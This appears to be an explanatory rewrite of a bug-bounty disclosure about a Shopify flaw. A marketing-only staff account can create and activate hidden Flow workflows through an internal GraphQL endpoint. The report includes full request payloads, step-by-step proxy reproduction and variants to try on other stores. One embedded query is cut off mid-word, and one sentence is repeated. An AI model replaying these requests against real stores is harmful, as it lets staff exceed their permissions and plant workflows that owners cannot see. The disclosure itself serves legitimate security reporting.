The precondition is a staff account on a store that holds only the marketing permission. The researcher tested against a store at https://davidola2.myshopify.com. The tooling is a proxy with a repeater. A proxy sits between your browser and the website and lets you read and change every request before it is sent; a repeater is the part of the proxy where you can edit a captured request and send it again as many times as you like. The captured request carries a Firefox 98 user agent on Windows NT 10.0, which is the browser context it was recorded from. No other role, version or configuration detail is given.
Finding it
The researcher stumbled on the endpoint /admin/internal/web/graphql/flow. An endpoint is simply a specific address on a server that accepts a particular kind of request, like a service counter in a large building: you walk to the right counter and ask for what you need. This one is part of the internal machinery the admin web pages use to talk to Shopify's servers.
The endpoint was reachable by a staff member with only the marketing permission, and it accepted Flow actions: creating workflows and other Flow-related operations, without going through the organization admin or the Flow app.
To prove the claim, the researcher created a workflow that adds a tag whenever a customer registers an account. The tag used was created an account. The screenshot below shows that workflow.
One detail matters a lot: workflows created this way do not show up in the app or anywhere else. The only way to get information about them is to send requests to the same endpoint. Think of a note pinned inside a locked drawer that nobody ever opens: it exists, it has an effect, but the normal staff screens never display it. The researcher notes that several other mutations are accessible on this endpoint, but used only templateInstall and workflowActivate for the demonstration.
A mutation, in the GraphQL language used here, is a request that changes something, as opposed to a query, which only reads. GraphQL is a way for a client to ask a server for exactly the fields it wants, and to describe changes in a structured form. The requests in this report are JSON, a text format for structured data built from names and values in curly braces.
Exploitation
Step 1: install a template
The first mutation installs a Flow template. A template is a ready-made workflow that you can copy into your store and then switch on; installing it is the prerequisite for activating a workflow. The screenshot below shows the template installation.
{"operationName":"templateInstall","variables":{"templateId":"977bf9aa-ae6a-4a7c-b3f2-051c9e856c6f","shopIds":[]},"query":"mutation templateInstall($templateId: ID!, $shopIds: [ID!]!) {\n templateInstall(templateId: $templateId, shopIds: $shopIds) {\n installed {\n shopId\n workflowId\n workflowVersion\n __typename\n }\n errors {\n shopId\n message\n __typename\n }\n __typename\n }\n}\n"}
Line by line, in plain words:
operationNameis a label for the operation, heretemplateInstall. It tells the server which named operation in thequeryfield is being run.variablesholds the values that get plugged into the operation.templateIdis the identifier of the template to install,977bf9aa-ae6a-4a7c-b3f2-051c9e856c6f.shopIdsis a list of shops to install it on, empty in this example.queryis the actual GraphQL text. It starts withmutation templateInstall($templateId: ID!, $shopIds: [ID!]!), which declares the operation and the two variables it expects, with their types. The!means the value is required.- Inside the outer braces,
templateInstall(templateId: $templateId, shopIds: $shopIds)calls the mutation with those variables. - The
installedblock asks the server to return, for each shop where installation succeeded, theshopId, theworkflowIdand theworkflowVersion. TheworkflowIdandworkflowVersionare exactly what the next mutation needs. - The
errorsblock asks for any failures, with theshopIdand amessage. __typenameis a built-in field that returns the name of the object type, which helps the client understand the shape of the response.
The \n sequences are newline characters inside the JSON string; they only format the GraphQL text and do not change its meaning.
Step 2: activate the workflow
After installing a template of choice, the researcher activates the workflow. Activating means switching the automation on so that it actually runs when its trigger happens. The screenshot below shows the activation.
{"operationName":"activateWorkflowMutation","variables":{"workflowId":"240ed0ee-d099-4066-8eac-7ce777ef4fe4","version":"acc5731a-7802-4622-857b-0191f8c0ee9d","contextType":"shop","contextId":"10979704928"},"query":"mutation activateWorkflowMutation($workflowId: ID!, $version: String, $contextType: String!, $contextId: ID!) {\n workflowActivate(\n workflowId: $workflowId\n version: $version\n contextType: $contextType\n contextId: $contextId\n ) {\n workflow {\n ...workflow\n __typename\n }\n __typename\n }\n}\n\nfragment workflow on Workflow {\n id\n name\n steps {\n ...step\n __typename\n }\n links {\n ...link\n __typename\n }\n activations {\n ...activation\n __typename\n }\n lastUpdated\n activationState\n versionState\n version\n parentVersion\n shopifyDomain\n shopifyName\n owner {\n contextId\n contextType\n __typename\n }\n ...validationErrors\n tags\n __typename\n}\n\nfragment step on Step {\n id\n task {\n ...task\n __typename\n }\n position {\n x\n y\n __typename\n }\n inputPort {\n name\n identifier\n __typename\n }\n outputPorts {\n name\n identifier\n __typename\n }\n ...stepConfig\n note\n description\n __typename\n}\n\nfragment task on Task {\n id\n label\n description\n dynamicDescriptionTemplate\n taskType\n path\n inputPort {\n id\n name\n __typename\n }\n outputPorts {\n id\n name\n __typename\n }\n iconUrl\n documentationUrl\n __typename\n}\n\nfragment stepConfig on Step {\n id\n taskType\n task {\n id\n label\n description\n __typename\n }\n configFields {\n __typename\n ... on ArrayConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n supportsLiquid\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on CollectionsConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n ... on BooleanConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on MapConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n supportsLiquid\n description\n label\n keyHeader\n valueHeader\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on SelectConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n options {\n label\n value\n __typename\n }\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on TextConfigField {\n valuePlaceholder\n supportsLiquid\n stepConfigFieldIdentifier\n description\n label\n rows\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on CommerceObjectConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleObjectTypes\n __typename\n }\n ... on IntegerConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on FloatConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on MarketingActivityConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on DurationConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleUnits\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on WeightConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleUnits\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on RecurrenceConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on ShippingPackageConfigField {\n defaultValue\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n ... on ShippingCarrierServicesConfigField {\n defaultValue\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n }\n condition {\n __typename\n ... on LogicalExpression {\n uuid\n lhsOperationUuid\n logicalOperator: operator\n rhsOperationUuid\n parentUuid\n __typename\n }\n ... on ArrayExpressio
Line by line, in plain words:
operationNameisactivateWorkflowMutation, the label for this operation.variablescarries the values:workflowIdis the workflow to switch on,240ed0ee-d099-4066-8eac-7ce777ef4fe4;versionis the version to activate,acc5731a-7802-4622-857b-0191f8c0ee9d;contextTypeisshop, meaning the workflow belongs to a shop;contextIdis the identifier of that shop,10979704928.querydeclaresmutation activateWorkflowMutation($workflowId: ID!, $version: String, $contextType: String!, $contextId: ID!). Note thatversionhas no!, so it is optional.- The call
workflowActivate(workflowId: $workflowId, version: $version, contextType: $contextType, contextId: $contextId)performs the activation. - The
workflowblock asks for the workflow back, and...workflowmeans "include everything defined in the fragment named workflow". A fragment is a reusable list of fields, like a saved shopping list you can attach to several requests instead of writing it out each time. - The
workflowfragment asks for the workflow'sid,name,steps,links,activations,lastUpdated,activationState,versionState,version,parentVersion,shopifyDomain,shopifyName,owner(withcontextIdandcontextType),validationErrorsandtags. In other words, the response confirms the activation state and the full definition of the workflow that was just activated. - The
stepfragment expands each step: itsid, itstask, itspositionon the canvas (xandy), itsinputPortandoutputPorts, its configuration, anoteand adescription. Ports are the connection points where one step hands data to the next. - The
taskfragment expands what a step actually does:id,label,description,dynamicDescriptionTemplate,taskType,path, ports,iconUrlanddocumentationUrl. - The
stepConfigfragment expands the settings of a step.configFieldsis a list of differently shaped settings, and the... on XConfigFieldlines pick the fields that exist for each shape: array, collections, boolean, map, select, text, commerce object, integer, float, marketing activity, duration, weight, recurrence, shipping package and shipping carrier services. Each shape exposes its own labels, values, placeholders and validation messages. - The
conditionblock describes the rule that decides whether the workflow runs, with variants for logical expressions, array expressions, comparisons, environment values and literal values. - The
linkfragment describes the connections between steps:fromStepId,fromPortIdentifier,toStepId,toPortIdentifier. - The
activationfragment describes where a workflow is active:contextIdandcontextType. - The
validationErrorsfragment expands problems found in the workflow, either at step level (with field errors, condition errors and connector errors) or at workflow level (with amessage).
Step 3: send the request to the internal endpoint
The reproduction starts from any POST request captured in the proxy. A POST request is the kind a browser sends when it submits a form or asks the server to change something.
- Obtain any POST request and send it to the repeater tab. The point is to get a working request you can edit, rather than building one from nothing.
- Edit it so that it targets
/admin/internal/web/graphql/flow. The screenshot below shows the request.
POST /admin/internal/web/graphql/flow HTTP/2
Host: davidola2.myshopify.com
Cookie: _secure_admin_session_id=[redacted]; _secure_admin_session_id_csrf=[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Shopify-Web-Force-Proxy: 1
X-Csrf-Token: [redacted]
Origin: https://davidola2.myshopify.com
Content-Length: 44
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Gpc: 1

{"operationName":"AppAccessTimeUpdate","variables":{"appId":"gid://shopify/App/1602671"},"query":"mutation AppAccessTimeUpdate($appId: ID!) {\n  appAccessTimeUpdate(id: $appId) {\n    app {\n      id\n      __typename\n    }\n    userErrors {\n      field\n      message\n      __typename\n    }\n    __typename\n  }\n}\n"}
Line by line, in plain words:
POST /admin/internal/web/graphql/flow HTTP/2is the request line: the method (POST, meaning "change something"), the path on the server, and the version of the HTTP protocol used to carry it.Hostnames the website being contacted.Cookiecarries the session cookies. A cookie is a small piece of text the browser stores for a site and sends back with every request. A session cookie is what proves you are logged in: it is like the wristband you get at an event, which staff check instead of asking for your ID every time. The values here are redacted because they are equivalent to a password.User-Agentsays which browser and operating system sent the request.Accept,Accept-LanguageandAccept-Encodingtell the server which formats, languages and compression the client can handle.Content-Type: application/jsonsays the body is JSON.X-Shopify-Web-Force-Proxy: 1is a custom header. A header is a labelled line of extra information attached to a request, like the notes on a parcel.X-Csrf-Tokencarries a CSRF token. CSRF stands for cross-site request forgery, an attack where another website tries to make your browser send a request you did not intend. The token is a value the server issues to the real page and expects back, so a request forged elsewhere will not have it. It is redacted here for the same reason as the cookies.Originstates which site the request came from; here it matches the shop's own domain, which is what a same-origin request looks like.Content-Lengthis the size of the body in bytes.Dnt,Sec-Fetch-Dest,Sec-Fetch-Mode,Sec-Fetch-SiteandSec-Gpcare browser privacy and security hints.- The body is an unrelated
AppAccessTimeUpdatemutation. It is just the placeholder body the researcher started from; the point of this step is the address and the headers, not this operation.
- Replace the request body with the queries shown above, starting with
templateInstall, thenworkflowActivate. The reason for this order is that activation needs theworkflowIdandversionthat installation returns.
The researcher adds that an introspection query against this endpoint would reveal which mutations are exposed; only two were used in the demonstration.
Root cause
The endpoint /admin/internal/web/graphql/flow is an internal admin GraphQL surface reachable by a staff member with only marketing permission, who can invoke Flow mutations such as templateInstall and workflowActivate. A staff member with only marketing permission can reach it and invoke Flow mutations such as templateInstall and workflowActivate. The documented access paths, the organization admin for Shopify Plus or the Flow app, are bypassed entirely. The report does not describe the server-side check itself, so the precise mistake is likely a missing or too-broad permission check on this internal route rather than a flaw in the Flow feature logic.
Impact
Staff can perform actions that require more permission. In the demonstrated case, a staff member with only marketing permission created and activated a workflow that tags customers when they register an account. Because workflows created this way do not appear in the app or anywhere else, and can only be inspected through the same endpoint, they are effectively hidden from the normal administrative view. The researcher notes uncertainty about whether the endpoint should be reachable at all, particularly for staff without the required permission.
Fix
The report does not state what change was made.
Variants to test
- Send an introspection query to other internal admin GraphQL endpoints (paths under
/admin/internal/web/graphql/) from a low-privilege staff account. A positive result is a schema listing mutations that belong to features the account cannot otherwise access. - Repeat the
templateInstallandworkflowActivatesequence with a staff account holding onlymarketingon a different store. A positive result is an installed template and an activated workflow. - Try the same mutations with the CSRF token and session cookies of a staff account that lacks the Flow permission, and check whether the response differs from the one obtained with a permitted account. A positive result is a successful mutation rather than a permission error.
- After creating a workflow through the endpoint, check the Flow app and the organization admin for it. A positive result is that it is absent from both, confirming the hidden-workflow behaviour described here.
Glossary
- API: a defined set of addresses and rules a program uses to talk to another program, like a service counter with specific forms to fill in.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- GraphQL: a way for a client to ask a server for exactly the fields it wants and to describe changes in a structured form.
- Mutation: a GraphQL request that changes something, as opposed to a query, which only reads.
- Query: a GraphQL request that only reads data.
- Introspection: GraphQL's built-in way of asking a server to describe its own schema, that is, the operations and fields it supports.
- Schema: the list of operations, types and fields a GraphQL server supports.
- Fragment: a reusable list of fields in GraphQL that can be attached to several requests instead of being written out each time.
- JSON: a text format for structured data built from names and values in curly braces.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- POST: an HTTP method used when the client asks the server to change something, such as submitting a form.
- Header: a labelled line of extra information attached to an HTTP request or response.
- Cookie: a small piece of text a browser stores for a site and sends back with every request.
- Session cookie: a cookie that proves you are logged in, checked by the server instead of asking for your credentials each time.
- CSRF (cross-site request forgery): an attack where another website tries to make your browser send a request you did not intend; a CSRF token is a value the server issues to the real page and expects back, so a forged request lacks it.
- Token: a value issued by a server that stands in for proof of identity or permission.
- User-Agent: a header that says which browser and operating system sent the request.
- Origin: a header that states which site a request came from.
- Proxy: a tool that sits between your browser and a website and lets you read and change every request before it is sent.
- Repeater: the part of a proxy where you can edit a captured request and send it again as many times as you like.
- Permission: a named ability attached to a staff account, such as
marketing. - Staff account: a login for an employee of a shop, with a limited set of permissions.
- Improper access control: a class of problem where a feature that should be limited to certain people can be used by someone who should not have it.
- Authorisation check: the server-side decision about whether the person making a request is allowed to do what they are asking.
- Shopify Flow: an automation feature for Shopify stores that runs rules such as "when this happens, do that".
- Workflow: a Flow automation made of steps and connections that runs when its trigger happens.
- Template: a ready-made workflow that can be copied into a store and then switched on.
- Activation: switching a workflow on so that it actually runs when its trigger happens.
- Tag: a label attached to a record, such as a customer, used for organising and filtering.
- Shopify Plus: a higher tier of Shopify that includes the organization admin.
- Organization admin: the Shopify Plus administrative area for managing an organisation.
- Port: a connection point on a workflow step where data is handed to or from another step.


